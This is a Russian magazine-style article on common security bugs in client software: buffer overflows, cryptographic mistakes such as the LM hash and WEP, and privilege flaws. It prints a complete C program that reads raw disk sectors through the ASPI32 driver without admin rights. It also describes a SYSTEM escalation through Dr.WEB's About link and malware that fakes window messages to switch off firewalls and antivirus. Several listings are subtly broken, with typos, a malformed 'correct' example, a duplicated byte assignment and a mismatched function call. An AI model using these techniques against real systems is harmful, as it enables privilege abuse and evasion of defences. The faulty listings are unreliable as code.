знакомство с багами
или ошибки клиентских приложений

крис касперски ака мыщъх, no-email

ошибки вездесущи. они сидят в любом приложении. стоит только тряхнуть посильнее и баги посыплются как перезревшие яблоки с осеннего дерева. только подставляй карман! для червей и хакеров это самый настоящий деликатес — источник великой силы, разбивающий оковы и открывающий все двери. забудем про вопросы "добра" и "зла" и познакомимся с ошибками поближе.

введение

Долгое время вопросам безопасности клиентских приложений не уделялось никакого внимания и они писались кое-как. В самом деле, кому нужно атаковать юзеров? Вот сервера — другое дело! Однако, сейчас все изменилось. Сотни миллионов клиентских машин — это совсем не кусочек, а солидный ломоть Интернет-пирога, намного более лакомый чем кучка серверов, охраняемых агрессивными церберами (они же админы). Это море конфиденциальной инфы, россыпи электронных кошельков и целая армия ботнетов, сопоставимая по своей мощи с лучшими суперкомпьютерами, которыми только располагает Пентагон. И самое главное — клиентские компьютеры ничем не защищены. Чем вооружен типичный пользователь? Правильно, мышью. Один взмах хакерского меча и мышь валяется дохлая, без хвоста.

Рисунок 1 мыщъх



Рисунок 2 стоит только потрясти

свобода без границ или переполнение

Среди всех типов ошибок по прежнему лидирует переполнение буферов, характерное в основном для Си/C++ приложений, но так же встречающееся на DELPHI или Паскаль. Причина — банальная невнимательность, неряшливость и небрежность программирования.

Современные приложения сотни тысяч буферов и при бешенных темпах разработки за всем этим хозяйством очень трудно уследить. Нет, призывать девелоперов к порядку я не собираюсь. Человеку свойственного ошибаться. Это факт. Многие руководства по безопасности рекомендуют: прежде чем что-то ложить в буфер, проверьте — а влезет ли. Например, объединение двух строк может выглядеть так:

```
if (strlen(FirsName)+stelen(' ')+strlen(LastName)) < BUF_SIZE)
        spintf(buf,"%s %s",FirstName, LastName);
else
        goto Error;
```

Листинг 1 традиционный, но глубоко неправильный способ контроля границ буферов

Это неправильно! И вот почему: контроль длин _очень_ прожорливая операция, отнимающая уйму процессорного времени, но не дающая никаких гарантий, ведь за корректность кода следит не машина, а программист! К тому же не совсем понятно, как обрабатывать ситуацию с нехваткой памяти. Аварийно прекращать работу приложения — так ведь это настоящий DoS получается! А чтобы корректно сохранить все не сохраненные данные, придется вводить поддержку транзакций, чтобы значительно усложнит архитектуру программы.

Некоторые рекомендуют использовать функции типа snprinf, позволяющие ограничить длину возвращаемых данных, что якобы защищает от переполнения. На первый взгляд все замечательно:

```
snprintf(buf, BUF_SIZE, "%s %s", FirstName, LastName);
```

Листинг 2 еще один неправильный способ контроля границ

Исходный код значительно упрощается, а производительность и защищенность значительно возрастают. На самом деле, выбравшись из одной дыры мы тут же вляпываемся в другую. Автоматическое усечение данных по длине буфера вносит огромную неразбериху, порождая трудноуловимые ошибки. Что произойдет при "кастрации" номера кредитной карты или, скажем, имени файла — догадается каждый. Так что без дополнительного уровеня контроля все равно не обойтись… К тому же, тут очень легко ошибиться, передав функции неверный размер, вот например:

```
snprintf(buf,BUF_SIZE, "%s %s", FirstName, LastName);
snprintf(&buf[strlen(buf)],BUF_SIZE, " %s", Alias);
```

Листинг 3 пример типичной ошибки, порождающей переполнение

Во-первых, не "`buf, BUF_SIZE`", а "`buf, BUF_SIZE-1`", поскольку функция snprintf ожидает не размер буфера, а максимальное количество возвращаемых байт, за которыми должен следовать завершающий нуль, но… он не следует. Если `strlen(FirsName)+stelen(' ')+strlen(LastName)) == BUF_SIZE`, то snpritnf о нем "забывает". Хорошенькое начало, нечего сказать! Если программист не поставит его туда самостоятельно, программа рухнет окончательно! Не найдя завершающего нуля, функция strlen выйдет далеко за пределы строки и остановится неизвестно где!

Во-вторых — "`&buf[strlen(buf)],BUF_SIZE`" должно быть заменено на "`BUF_SIZE - strlen(buf) - 1`". Программист по инерции использовал BUF_SIZE, не заметив, что часть буфера уже занята. И такие ошибки встречаются постоянно!

В общем, правильный вариант, выглядит так:

```
memset(buf, 0, BUF_SIZE);
if (snprintf(buf,BUF_SIZE-1,
        "%s %s", FirstName, LastName)==-1) log("warring");

if (snprintf(&buf[strlen(buf)],BUF_SIZE- strlen(buf)-1,
        " %s", Alias); log("warring");
```

Листинг 4 правильный, но слишком громоздкий вариант, провоцирующий программиста на ошибки

Не слишком ли сложно? Это прямо не программа, а сплошное минное поле получается. Маленькая небрежность рушит все! Поэтому на чистом Си слабонервным лучше всего не программировать.

Лучше средство от переполнения — это динамические массивы, которые легко реализовать на Си++. Необходимость "ручного" контроля за границами стразу же отпадает. Под массив отводится именно столько памяти, сколько ему требуется, а если память выделить не удается, возбуждается исключение. Но это уже крайний случай. Для надежности, можно перекрыть оператор [], выполняя автоматическую проверку границ при каждом обращении к массиву (впрочем, некоторые компиляторы умеют это делать и самостоятельно, нужно только найти соответствующую опцию и активировать ее). Собственно говоря, динамические массивы являются частным случаем списков. Списки — это потрясающий инструмент! Очень простой в управлении и не подверженный никаким переполнениям!

Естественно, списки и динамические массивы существенно замедляют работу, однако, на новых процессорах это не так уж и заметно. Узким местом сетевых приложений является пропускная способность Интернет-каналов и операции ввода/вывода, так что накладными расходами можно смело пренебречь! Главное, что количество ошибок и трудоемкость разработки резко снижается. И то, и другое — это прямой доход, а производительность — понятие растяжимое. Переплачивать за нее готовы единицы, да и то лишь после предварительной пропаганды и промывки мозгов.

Пример использования динамических буферов приведен ниже, не правда ли он предельно прост?

```
dynchar buf = FirstName + " " + LastName + " " + Alias;
```

Листинг 5 правильный вариант, не подверженный ошибкам переполнения

Только никогда не используйте CString. Это жуткий класс, отвратительнее которого я в своей жизни ничего не видел! Пишите свои собственные динамические буфера, отличные примеры которых можно найти в "Искусстве программирования" Кнута.

криптография наоборот

Криптография нынче в моде и насилуется даже там, где еще вчера была совершенно не нужна. Известное правило гласит: защищенность системы определяется самой слабой частью. Просто прикрутить к программе какой-нибудь криптографический протокол (например, MD5) еще недостаточно. Это все равно что навесить на дачный домик железную дверь. Тут нужен целый комплекс защитных мер! Решетки на окнах. Бетонные стены, полы и потолок. Сигнализация. Камера видео наблюдения, наконец!

Реализовать криптографический протокол не так-то просто! Даже таким монстрам, как Microsoft это не всегда удавалось сделать с первого раза. Вот неполный перечень наиболее популярных ошибок: выбор нестойких криптоалгоритмов, малая длина ключа, отсутствие проверок на слабые (weak) ключи, хранение ключа вместе с данными, повторное наложение гаммы шифра, самосинхронизация, зависимость времени обработки ключа от времени, отсутствие случайной привязки (salt), отладочные люки или возможность принудительно отключить шифрование.

Например, хэш Lan Manager'a, используемый для аутентификации в IBM OS/2 и Microsoft Windows NT, генерируется на основе двух "половинок" 14-символьной строки, в результате чего его криптостойкость ослабляется в сотни миллиардов раз! В грубом приближении, для взлома 14-символьного пароля требуется перебрать порядка N^{14} вариантов, а для взлома двух половинок — $2*N^{7}$, где N – количество символов в "алфавите" пароля (для Windows NT — 68).



Рисунок 3 сеанс аутентификации

Достаточно очевидно, что при шифровании идентичных данных одним и тем же ключом мы получим один и тот же шифротекст. Вроде бы все логично, но ведь это настоящая дыра! Пускай злоумышленник не может расшифровать текст, но он может хотя бы приблизительно установить его содержимое! Например, в той же Windows NT можно быстро найти пользователей, чьи пароли совпадают — их хеши будут идентичны! Вроде бы мелочь, но не приятно.

С потоковыми шифрами все гораздо сложнее. Одна и та же часть гаммы ключа многократно накладывается на различные шифроданные, среди которых может присутствовать некоторое количество предсказуемой информации (например, тип протокола в заголовке сетевого пакета). Это позволяет восстанавливать по несколько байт гаммы за раз, но, поскольку, в различных пакетах на одни и те же поля накладываются различные части гаммы, через некоторое время, вся гамма восстанавливается целиком и хакер может полностью расшифровать любой пакет!

Чтобы этого не случилось, каждый ключ должен использоваться только один раз, но заставить пользователя менять ключи с такой скоростью просто негуманно, поэтому, эффективный ключ шифрования обычно генерируется на основе секретного ключа, введенного пользователем, и случайной привязки, автоматически генерируемой компьютером. Атаковать такую защиту по открытому тексту уже невозможно, но тем не менее, она все-таки уязвима.

Некоторые крпитоалгоритмы (RC4, DES и др.) при шифровании с определенными ключами взламываются намного быстрее, чем ожидалось. Так происходит потому, что малая часть битов ключа воздействует на значительное количество бит шифротекста. Такие ключи называются "слабыми" (weak). Программа, заботящаяся о своей безопасности, обязательно должна проверять ключи на слабость, но, как показывает практика, многие из них об этом забывают. К их числу принадлежит и протокол WEP, использующийся в устройствах беспроводной связи. Поскольку, эффективный ключ шифрования генерируется на основе секретного ключа и случайной привязки, "концентрация" слабых ключей становится просто угрожающей и даже 128-битные ключи взламываются без особой напруги.

Рисунок 4 генератор RC4 ключей, с красивыми иконками, создающими иллюзию безопасности

Причем, следует защищаться не только от перехвата трафика, но и от навязывания подложных пакетов. Уже упомянутый WEP с этим не справлялся и однажды перехваченный пакет может быть ретранслирован злоумышленников вновь и вновь, позволяя тем самым реализовать атаку "отказа в обслуживании".

Кстати, об отказах. С ростом пропускной способности Интернет-каналов требования к скорости шифрования резко ужесточились. Несколько лет назад, когда коннект на 33.600 был пределом мечтаний, а модем на 56К напоминал жизнь в раю, время шифрования не играло никакой роли, но уже на 2 мегабитном канале в со многими алгоритмами в реальном времени Pentium-4 уже не справляется, а 1 гигабитный Ethernet при использовании MD5 будет тормозить как слон. Криптостойкость — далеко не единственный критерий и выбирать "правильный" алгоритм шифрования следует с большой осторожностью.

Секретный ключ ни в коем случае не должен хранится на клиентском компьютере открытым текстом, иначе его похитит любой троян. Некоторые программисты пишут специальный драйвер, защищающий файл с паролями от постороннего доступа, однако, эту преграду легко обойти. Например, "впрыснуть" хакерский код непосредственно в саму клиентскую программу и прочитать пароль ее рукам. Можно, конечно, использовать проверку целостности, но это навряд ли усилит надежность. Лучше использовать несимметричную криптографию и сеансовые ключи, автоматически меняющиеся каждые 10-15 минут, а ответственных случаях запихать шифратор в USB-key, но это уже тема отдельного разговора.

Короче говоря, без предварительной подготовки к разработке криптографических протоколов лучше не подходить. Это должен делать специалист, и желательно не один.

поделись привилегиями с другом

Большинство пользователей постоянно работают под администратором (ведь администратор — это круто), что открывает полный доступ всем вирусам, хакерам и червям. Microsoft настоятельно рекомендует ограничить свои привилегии до минимума и входить под администратором только тогда, когда в системе необходимо что-то настроить или подкрутить.

На самом деле, независимо от текущего уровня приведений, в системе всегда присутствует множество процессоров типа SYSTEM, а это покруче администратора будет. Часть из них принадлежит системным компонентам, часть — антивирусным службам и прочим приблудам. Зачем это надо?

А вот зачем! Для своей работы антивирус требует наивысших привилегий, но заставлять пользователя при каждом запуске переключаться на администратора — не гуманно и

идеологически неправильно. Поэтому, весь привилегированный код помешается в службу, работающую со специальными правами доступа, а в особо критических случаях приходится прибегать к помощи драйвера, работающего на нулевом кольце, могущество которого ничем не ограничено. Лишь немногие драйвера управляют реальными или виртуальными устройствами. Гораздо чаще они используются как своеобразный шлюз к операциям, которые на прикладном уровне просто невыполнимы (прочитать сектор с диска, обратится к портам ввода/вывода и т. д.)

Проектирование драйверов и привилегированных служб требует большого внимания и тщательной подготовки. Любой такой драйвер — это потенциальная дыра в системе безопасности. Перед выполнением каждого "серьезного" действия, требуется провести целый ряд проверок на предмет выяснения имеет ли пользователь право это делать или нет. В частности, программы для прожига лазерных дисков устанавливают драйвера, позволяющие отправить SCSI/ATAPI команды с прикладного уровня, причем, проверка типа устройства обычно отсутствует или реализована некорректно, что дает возможность управлять жестким диском даже с гостевыми привилегиями! Этим, в частности, славится популярный ASPI32-драйвер от компании Adaptec (впрочем, в последних версиях эта ошибка была исправлена).



Рисунок 5 место ASPI32 в иерархии драйверов

Ниже приводится программа, позволяющая читать сектора с жесткого диска через ASPI32:

```
/*-------------------------------------------------------------------------
 *
 *                      ЧТЕНИЕ СЕКТОРА С ЖЕСТКОГО ДИСКА
 *                      ===============================
 *
 * build 0x001 @ 29.05.2003
```

```
-----------------------------------------------------------------------------*/
#include <windows.h>
#include <stdio.h>
#include "scsidefs.h"
#include "wnaspi32.h"

void ASPI32Post (LPVOID);

#define F_NAME        "sector.dat"

/* ASPI SRB packet length */
#define ASPI_SRB_LEN  0x100

#define READ_CMD      0xA8


#define PACKET_LEN    512

#define MY_CMD        READ_CMD

HANDLE hEvent;

//-[DWORD READ_SECTOR]-------------------------------------------
//      ARG:
//              adapter_id     - номер шины (0 - primary, 1 - secondary)
//              read_id        - номер устройства на шине (0 - master, 1 - slaeyer)
//              buf            - буфер куда читать
//              buf_len        - размер буфера в байтах
//              StartSector    - с какого сектора читать, считая от нуля
//              N_SECTOR       - сколько секторов читать \
//
//      RET:
//                                     -      ничего не возвращает
//
//      NOTE:
//              - функция возвращает управления до завершения выполнения запроса,
//                поэтому на момент выхода из нее, содержимое буфера с данными еще
//                пусто и реально он заполняется только при вызове функции
//                ASPI32Post (вы можете модифицировать ее по своему усмотрению)
//                для сигнализации о завершении операции рекомендуется использовать
//                события (Event)
//
//              - функция работает и под 9x/ME/NT/W2K/XP и _не_ требует для себя прав
//                администратора. Однако, ASPI-драйвер должен быть установлен
//-----------------------------------------------------------------------------
READ_SECTOR(int adapter_id,int read_id,char *buf,int buf_len,
                                                        int StartSector,int N_SECTOR)
{
        PSRB_ExecSCSICmd SRB;
        DWORD   ASPI32Status;

        // выделяем память для SRB-запроса
        SRB = malloc(ASPI_SRB_LEN); memset(SRB, 0, ASPI_SRB_LEN);

        // ПОДГОТОВКА SRB-блока
        SRB->SRB_Cmd           = SC_EXEC_SCSI_CMD;           // выполнить SCSI команду
        SRB->SRB_HaId          = adapter_id;                 // ID адаптера
        SRB->SRB_Flags         = SRB_DIR_IN|SRB_POSTING;     // асинхр. чтение данных
        SRB->SRB_Target        = read_id;                    // ID устройства
        SRB->SRB_BufPointer    = buf;                        // сюда читаются данные
        SRB->SRB_BufLen        = buf_len;                    // длина буфера
        SRB->SRB_SenseLen      = SENSE_LEN;                  // длина SENSE-буфера
        SRB->SRB_CDBLen        = 12;                         // размер ATAPI-пакета

        SRB->CDBByte [0]       = MY_CMD;                     // ATAI-команда

        SRB->CDBByte [2]       = HIBYTE(HIWORD(StartSector)); // номер первого сектора
        SRB->CDBByte [3]       = LOBYTE(HIWORD(StartSector));
        SRB->CDBByte [4]       = HIBYTE(LOWORD(StartSector));
        SRB->CDBByte [5]       = LOBYTE(LOWORD(StartSector));

        SRB->CDBByte [6]       = HIBYTE(HIWORD(N_SECTOR)); // кол-во читаемых секторов
        SRB->CDBByte [7]       = LOBYTE(HIWORD(N_SECTOR));
        SRB->CDBByte [8]       = HIBYTE(LOWORD(N_SECTOR));
        SRB->CDBByte [8]       = LOBYTE(LOWORD(N_SECTOR));

        // адрес процедуры, которая будет получать уведомления
```

```
        SRB->SRB_PostProc      = (void *) ASPI32Post;

        // посылаем SRB-запрос устройству
        SendASPI32Command(SRB);

        // возвращаемся из функции _до_ завершения выполнения запроса
        return 0;
}

//--------------------------------------------------------------------------
//      эта callback-функция вызывается самим ASPI и получает управление при
// при завершении выполнения запроса или же при возникновении ошибки.
// в качестве параметра она получает указатель на экземляр структуры
// PSRB_ExecSCSICmd, содержащей всю необходимую информацию (статус, указатель
// на буфер и т.д.)
//--------------------------------------------------------------------------
void ASPI32Post (void *Srb)
{
        FILE *f;

        // наш запрос выполнен успешно?
        if ((((PSRB_ExecSCSICmd) Srb)->SRB_Status) == SS_COMP)
        {
                // ЭТОТ КОД ВЫ МОЖЕТЕ МОДИФИЦИРОВАТЬ ПО СВОЕМУ УСМОТРЕНИЮ
                //-------------------------------------------------------
                // записывает содержимое сектора в файл
                // внимание PSRB_ExecSCSICmd) Srb)->SRB_BufLen содержит не актуальную
                // длину прочитанных данных, а размер самого буфера. если количество
                // байт, возвращенных устройством, окажутся меньше размеров буфера, то
                // его хвост будет содержать мусор! здесь мы используем поле SRB_BufLen
                // только потому, что при вызове фукции SendASPI32Command тщательно
                // следим за соответствием размера буфера количеству возвращаемой нам
                // информации
                if (f=fopen(F_NAME, "w"))
                {
                        // записывает сектор в файл
                        fwrite(((PSRB_ExecSCSICmd) Srb)->SRB_BufPointer,1,
                        ((PSRB_ExecSCSICmd) Srb)->SRB_BufLen, f);
                        fclose(f);
                }
                // кукарекаем и "размораживаем" поток, давая понять, что процедура
                // чтения закончилась
                MessageBeep(0); SetEvent(hEvent);
                //-------------------------------------------------------
        }
}

main(int argc, char **argv)
{
        void *p; int buf_len, TIME_OUT = 4000;

        if (argc<5)
        {
                fprintf(stderr,"USAGE:\n\tREAD.EXE adapter_id"\
                ", read_id, StartSector, n_sec\n"); return 0;
        }

        // вычисляем длину буфера и выделяем для него память
        // ВНИМАНИЕ: таким образом можно юзать только до 64КБ
        // если же вам требуется буфера больших объемов,
        // используйте функцию GetASPI32Buffer
        buf_len = PACKET_LEN*atol(argv[4]); p = malloc(buf_len*2);
        memset(p,0x55,buf_len*2);

        // создаем событие
        if ((hEvent = CreateEvent(NULL,FALSE,FALSE,NULL)) == NULL) return -1;

        // читаем один или несколько секторов
        READ_SECTOR(atol(argv[1]), atol(argv[2]),p,buf_len, atol(argv[3]),
                atol(argv[4]),WHATS_READ);

        // ждем завершения выполнения операции
        WaitForSingleObject(hEvent, TIME_OUT);

        return 0;
}
```

Листинг 6 программа, читающая содержимое жесткого диска и не требующая никаких привилегий

Другой пример. Не менее популярный антивирус Dr.WEB при запуске из панели управления отображал графический интерфейс, передавая ему все свои привилегии (то есть SYSTEM), который охотно раздавал их всем желающим. В меню "About" присутствовала традиционная ссылка на страничку разработчиков (ну куда же без нее!), при нажатии на которую вызывался браузер по умолчанию… А вот это уже люк! Заменив IE на свою программу, хакер имел SYSTEM и мог вытворять все, что угодно. Даже самый последний ламер, набрав в адресной строке путь к локальному файлу (например, "file://C:\WINNT\System32\cmd.exe), получал в свое распоряжение орудие убийственной силы.



Рисунок 6 командный интерпретатор, запущенный из IE

эмуляция ввода с клавиатуры или я сказал "брысь!"

Оконный интерфейс операционной системы Windows построен на системе сообщений, пронизывающий все элементы управления. Любое приложение, независимо от уровня своих привилегий, может рассылать сообщения, адресуемые более привилегированным приложениям и они воспринимаются как правильные! Механизмы аутентификации отсутствуют. Начисто! Это позволяет легко эмулировать движение мыши и ввод с клавиатуры, управляя атакуемым приложением как рулем. Точно так же можно перехватывать клавиатурный ввод, считывать состояние элементов управления (например, строки редактирования) и… даже передавать управление на свой собственный shell-код!

Как это можно использовать? Вот, например, в системе имеется firewall, блокирующий доступ наружу. Но ведь не сидеть все время взаперти, верно? Скорее всего, даже наверняка, в настойках firewall'a будет опция, отключающая защиту. Тоже самое справедливо и для антивирусных сторожей.

Что делает вирус? Он запускает firewall/антивирус, находит главное окно приложение, посылает ему сообщение "стань невидимым", затем, эмулирует последовательность нажатий, вызывающих Центр Управления, и что-то там "нажимает". Естественно, после того, как вся работа будет сделана, защиту необходимо включить вновь, иначе нас очень быстро разоблачат.

